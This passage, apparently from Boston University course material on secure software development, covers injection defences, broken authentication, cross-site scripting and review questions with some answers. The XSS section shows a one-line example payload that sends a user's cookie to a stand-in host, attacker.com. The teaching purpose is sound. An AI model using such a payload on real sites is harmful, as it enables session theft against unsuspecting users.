Injection flaws can be detected by static code-analysis tools, dynamic scanning, or penetration testing. Here are some defensive tactics:

- Use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface.
- If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter.
- Positive or "white-list" input validation is also recommended, but is not a complete defense, as many applications require special characters in their input.

## Broken Authentication

Leaks or flaws in authentication and session management can cause exposed accounts, passwords and session IDs that attackers can use to impersonate users. Examples follow:

- Session ID is included in URL— <http://example.com/sale/saleitems;jsessionid=2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii>
- No time-out on session
- Passwords are not properly hashed
- Passwords are used as sole factor

Some easy detections follow:

- Credentials are stored or transmitted in clear text.
- Credentials can be easily guessed or overwritten.
- Session IDs are exposed in the URL, don't time out or are easily guessed.

To avoid this vulnerability, we should have strong control on authentication. OWASP defines a number of requirements in its [Application Security Verification Standard \(ASVS\)](#) areas V2 (authentication) and V3 (session management).

## Cross-Site Scripting (XSS)

In this instance, an attacker sends text-based attack scripts that exploit the interpreter in the browser, in which all user-supplied input may not be properly escaped and validated. [This article gives a good explanation of XSS.](#)

Here is a simple example:

```
(String) page += "<input name = 'creditcard' type='TEXT' value='"+request.getParameter("CC")+"'>";

Modify "CC" as '><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo=' +document.cookie</script>'
```

CSS vulnerabilities can be detected through a combination of manual code review/penetration testing and automated tools. These need be interpreter specific: Javascript, ActiveX, Flash, Silverlight, etc.

Here are some defensive tactics:

- Properly escape and validate all untrusted data based on the HTML context (body, attribute, JavaScript, CSS, or URL) that the data will be placed into.
- Use auto-sanitization libraries like OWASP's AntiSamy or the Java HTML Sanitizer Project.
- Enable CSP (Content Security Policy)

## Test Yourself

**Test Yourself**

List at least one abuse case in the Blackboard system related to the normal "Post on Discussion Thread." List at least one mitigation use case to mitigate the above abuse case.

**Test Yourself**

"STRIDE" stands for \_\_\_\_\_.

Spoofing, tampering, repudiation, information disclosure, denial of service, elevation of privilege

**Test Yourself**

List at least two possible threats to your group project using the STRIDE model.

**Test Yourself**

1. "KISS" stands for \_\_\_\_\_.
2. "DRY" stands for \_\_\_\_\_.
3. "SOLID" stands for \_\_\_\_\_.

**Test Yourself**

What are the pros and cons of manual peer code review and automated code review?

Manual-review pros: can help identify more complex logic bugs and vulnerabilities, help identify bad code smells

Manual-review cons: requires expertise and more developer's time

Automated-review pros: scalable, can run on many programs repeatedly

Automated-review cons: not accurate, possible high volume of false positives and negatives

**Test Yourself**

What are the pros and cons of SAST and DAST?

SAST pros: can check the source code, make it easier to fix, detect defects in the early stage of SDLC

SAST cons: needs to access the source code, may produce false positives and negatives

DAST pros: can identify dynamic run-time vulnerabilities, check the final product, no false positives

DAST cons: late in the SDLC, may not be easy to fix

**Test Yourself**

Briefly describe IAST in your own words.

**Test Yourself**

Which vulnerabilities in the OWASP Top 10 list are related to your group project? Provide an example of a possible or identified vulnerability.

**Test Yourself**

If possible, use ZAP or Arachni to scan your group project if it is a web application.

## Conclusion

---

Software is everywhere. Software vulnerabilities are at the root of most cyberattacks in today's world. A simple error can result in a software disaster with millions of dollars lost. It is very important to use a proactive approach to building the security in the software. Software security requires consideration of security throughout the software life cycle, from requirements to deployment. In this module, we discussed several secure software-development-process models and briefly introduced common security practices and tools used in software development.

**Boston University** Metropolitan College